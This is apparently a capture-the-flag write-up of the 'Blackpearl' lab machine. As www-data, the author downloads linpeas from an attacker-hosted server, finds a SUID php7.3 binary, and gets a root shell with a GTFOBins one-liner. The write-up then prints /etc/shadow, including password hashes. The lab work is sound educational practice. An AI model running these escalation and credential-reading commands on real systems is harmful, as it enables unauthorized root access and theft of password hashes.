
```
www-data@blackpearl:~/blackpearl.tcm/navigate$ pwd
pwd
/var/www/blackpearl.tcm/navigate
www-data@blackpearl:~/blackpearl.tcm/navigate$ cd tmp
cd tmp
bash: cd: tmp: No such file or directory
www-data@blackpearl:~/blackpearl.tcm/navigate$ cd /tmp
cd /tmp
www-data@blackpearl:/tmp$ pwd
pwd
/tmp
www-data@blackpearl:/tmp$ wget http://192.168.85.135/linpeas.sh linpeas.sh
wget http://192.168.85.135/linpeas.sh linpeas.sh
--2024-04-30 10:44:52--  http://192.168.85.135/linpeas.sh
Connecting to 192.168.85.135:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 860549 (840K) [text/x-sh]
Saving to: ‘linpeas.sh’

linpeas.sh          100%[=================>] 840.38K  --.-KB/s    in 0.1s

2024-04-30 10:44:53 (5.53 MB/s) - ‘linpeas.sh’ saved [860549/860549]

--2024-04-30 10:44:53--  http://linpeas.sh/
Resolving linpeas.sh (linpeas.sh) ... 104.21.89.223, 172.67.148.155, 2606:4700:3035::6815:59df, ...
Connecting to linpeas.sh (linpeas.sh)|104.21.89.223|:80 ... connected.
HTTP request sent, awaiting response ... 301 Moved Permanently
Location: https://linpeas.sh/ [following]
--2024-04-30 10:44:54--  https://linpeas.sh/
Connecting to linpeas.sh (linpeas.sh)|104.21.89.223|:443 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: unspecified [text/html]
Saving to: ‘index.html’

index.html              [  <=>                ] 834.68K  2.93MB/s    in 0.3s

2024-04-30 10:44:57 (2.93 MB/s) - ‘index.html’ saved [854710]

FINISHED --2024-04-30 10:44:57--
Total wall clock time: 4.3s
Downloaded: 2 files, 1.6M in 0.4s (3.84 MB/s)
www-data@blackpearl:/tmp$ ls
ls
index.html
linpeas.sh
systemd-private-79ffb51a5eae434c9ce56760fd83ad7d-systemd-timesyncd.service-lz3L2R
www-data@blackpearl:/tmp$ chmod +x linpeas.sh
chmod +x linpeas.sh
www-data@blackpearl:/tmp$ 
```

```
┌──(iflal㉿kali)-[~]
└─$ ls
Desktop    Downloads  Pictures  Templates  note.txt  shell.php
Documents  Music      Public    Videos     peh       zip.hash

┌──(iflal㉿kali)-[~]
└─$ cd peh

┌──(iflal㉿kali)-[~/peh]
└─$ ls
AutoBlue-MS17-010  OpenFuck  transfer

┌──(iflal㉿kali)-[~/peh]
└─$ cd transfer

┌──(iflal㉿kali)-[~/peh/transfer]
└─$ ls
Wise.exe  linpeas.sh  pspy64  winPEASx64.exe

┌──(iflal㉿kali)-[~/peh/transfer]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.85.141 - - [30/Apr/2024 07:44:53] "GET /linpeas.sh HTTP/1.1" 200 -
```

From the attacker machine i started the server and i installd the linpeas.sh in the victim machine using wget. i have given it the required excute permission. and ran it.




```
www-data@blackpearl:/tmp$ ./linpeas.sh
./linpeas.sh

    /---------------------------------------------------------------------------------\
    |                             Do you like PEASS?                                  |
    |---------------------------------------------------------------------------------|
    |         Get the latest version    :     https://github.com/sponsors/carlospolop |
    |         Follow on Twitter         :     @hacktricks_live                        |
    |         Respect on HTB            :     SirBroccoli                             |
    |---------------------------------------------------------------------------------|
    |                                 Thank you!                                      |
    \---------------------------------------------------------------------------------/
          linpeas-ng by carlospolop

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes o
nly. Any misuse of this software will not be the responsibility of the author or of any other collabo
rator. Use it at your own computers and/or with the computer owner's permission.

Linux Privesc Checklist: https://book.hacktricks.xyz/linux-hardening/linux-privilege-escalation-check
list
 LEGEND:
  RED/YELLOW: 95% a PE vector
  RED: You should take a look to it
```




```
                    Files with Interesting Permissions

 SUID - Check easy privesc, exploits and write perms
 https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
strings Not Found
strace Not Found
-rwsr-xr-- 1 root messagebus 50K Jul  5  2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 10K Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 427K Jan 31  2020 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 35K Jan 10  2019 /usr/bin/umount  --->  BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 44K Jul 27  2018 /usr/bin/newgrp  --->  HP-UX_10.20
-rwsr-xr-x 1 root root 51K Jan 10  2019 /usr/bin/mount  --->  Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.
7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 4.6M Feb 13  2021 /usr/bin/php7.3 (Unknown SUID binary!)
-rwsr-xr-x 1 root root 63K Jan 10  2019 /usr/bin/su
-rwsr-xr-x 1 root root 53K Jul 27  2018 /usr/bin/chfn  --->  SuSE_9.3/10
-rwsr-xr-x 1 root root 63K Jul 27  2018 /usr/bin/passwd  --->  Apple_Mac_OSX(03-2006)/Solaris_8/9(12-
2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 44K Jul 27  2018 /usr/bin/chsh
-rwsr-xr-x 1 root root 83K Jul 27  2018 /usr/bin/gpasswd

 SGID
 https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
-rwxr-sr-x 1 root shadow 31K Jul 27  2018 /usr/bin/expiry
-rwxr-sr-x 1 root tty 35K Jan 10  2019 /usr/bin/wall
-rwxr-sr-x 1 root ssh 315K Jan 31  2020 /usr/bin/ssh-agent
-rwxr-sr-x 1 root tty 15K May  4  2018 /usr/bin/bsd-write
-rwxr-sr-x 1 root crontab 43K Oct 11  2019 /usr/bin/crontab
-rwxr-sr-x 1 root mail 19K Dec  3  2017 /usr/bin/dotlockfile
-rwxr-sr-x 1 root shadow 71K Jul 27  2018 /usr/bin/chage
-rwxr-sr-x 1 root shadow 39K Feb 14  2019 /usr/sbin/unix_chkpwd
```

I saw that files which has the SUID and the SGID which probably is that we can run the files which the owners permissions in SUID and in the SGID we can run it using the group privileges. In this point i saw that there are binary files which has the root user which means i can abuse that file as a root. So i wanted to see what are the files with SUID and display them,



```
www-data@blackpearl:/tmp$ find / -type f -perm -4000 2>/dev/null
find / -type f -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/php7.3
/usr/bin/su
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/gpasswd
www-data@blackpearl:/tmp$
```

All these files are with SUID sticky bit. Having the SUID enable is not that vulnerable but we could go and search on the gtfobins.



GTFOBins

GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.

The project collects legitimate functions of Unix binaries that can be abused to ~~get the f**k~~ break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.


It is important to note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain binaries available.

GTFOBins is a collaborative project created by Emilio Pinna and Andrea Cardaci where everyone can contribute with additional binaries and techniques.


If you are looking for Windows binaries you should visit LOLBAS.

Binary	Functions
7z	File read Sudo
aa-exec	Shell SUID Sudo
ab	File upload File download SUID Sudo

In this i selected the SUID, so that i could see the SUID related preference, so i started the search according to the names as, umount, newgrp, mount and etc..



php	Shell Command Reverse shell File upload File download File write File read SUID Sudo Capabilities




SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.


```
sudo install -m =xs $(which php) .

CMD="/bin/sh"
./php -r "pcntl_exec('/bin/sh', ['-p']);"
```

I found the php over there.




```
www-data@blackpearl:/tmp$ find / -type f -perm -4000 2>/dev/null
find / -type f -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/php7.3
/usr/bin/su
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/gpasswd
www-data@blackpearl:/tmp$ /usr/bin/php7.3 -r "pcntl_exec('/bin/sh', ['-p']);"
/usr/bin/php7.3 -r "pcntl_exec('/bin/sh', ['-p']);"
#

# is
is
/bin/sh: 2: is: not found
# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
# 
```

At this point i executed bin/sh as the root user, by giving me the root shell. it giving me the "euid=0(root)" here what happens is we are staying in the root user and running a shell which is executed by root.



```
# cd /root
cd /root
# ls
ls
flag.txt
# cat flag.txt
cat flag.txt
Good job on this one.
Finding the domain name may have been a little guessy,
but the goal of this box is mainly to teach about Virtual Host Routing which is used in a lot of CTF.
# 
```



```
# cat /etc/shadow
cat /etc/shadow
root:$6$c4BwA1XI3VbCnl62$MlVjNAchabhFxyeARWEvgnA4N/azflOuqz2azx9WdPNErtBgzqkvFSgt0.gqRazsfUzkoBTW7/lY
ObBpYFw6r1:18777:0:99999:7:::
daemon:*:18777:0:99999:7:::
bin:*:18777:0:99999:7:::
sys:*:18777:0:99999:7:::
sync:*:18777:0:99999:7:::
games:*:18777:0:99999:7:::
man:*:18777:0:99999:7:::
lp:*:18777:0:99999:7:::
mail:*:18777:0:99999:7:::
news:*:18777:0:99999:7:::
uucp:*:18777:0:99999:7:::
proxy:*:18777:0:99999:7:::
www-data:*:18777:0:99999:7:::
backup:*:18777:0:99999:7:::
list:*:18777:0:99999:7:::
irc:*:18777:0:99999:7:::
gnats:*:18777:0:99999:7:::
nobody:*:18777:0:99999:7:::
_apt:*:18777:0:99999:7:::
systemd-timesync:*:18777:0:99999:7:::
systemd-network:*:18777:0:99999:7:::
systemd-resolve:*:18777:0:99999:7:::
messagebus:*:18777:0:99999:7:::
sshd:*:18777:0:99999:7:::
alek:$6$1Pg0Fr6mgt01tC1j$pMOBzNq5eiXP8Y2XulhXX219o6j0q/9TsK7VwLMfBmOPbpaEY1CLtauLgoIoo9yPH/Sr5713awkB
WhB5pxqKx.:18778:0:99999:7:::
systemd-coredump:!!:18777::::::
mysql:!:18777:0:99999:7:::
bind:*:18777:0:99999:7:::
# whoami
whoami
root
# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
# 
```

Even if the id is www-data, when i type whoami it shows as root, where i have executed it as root.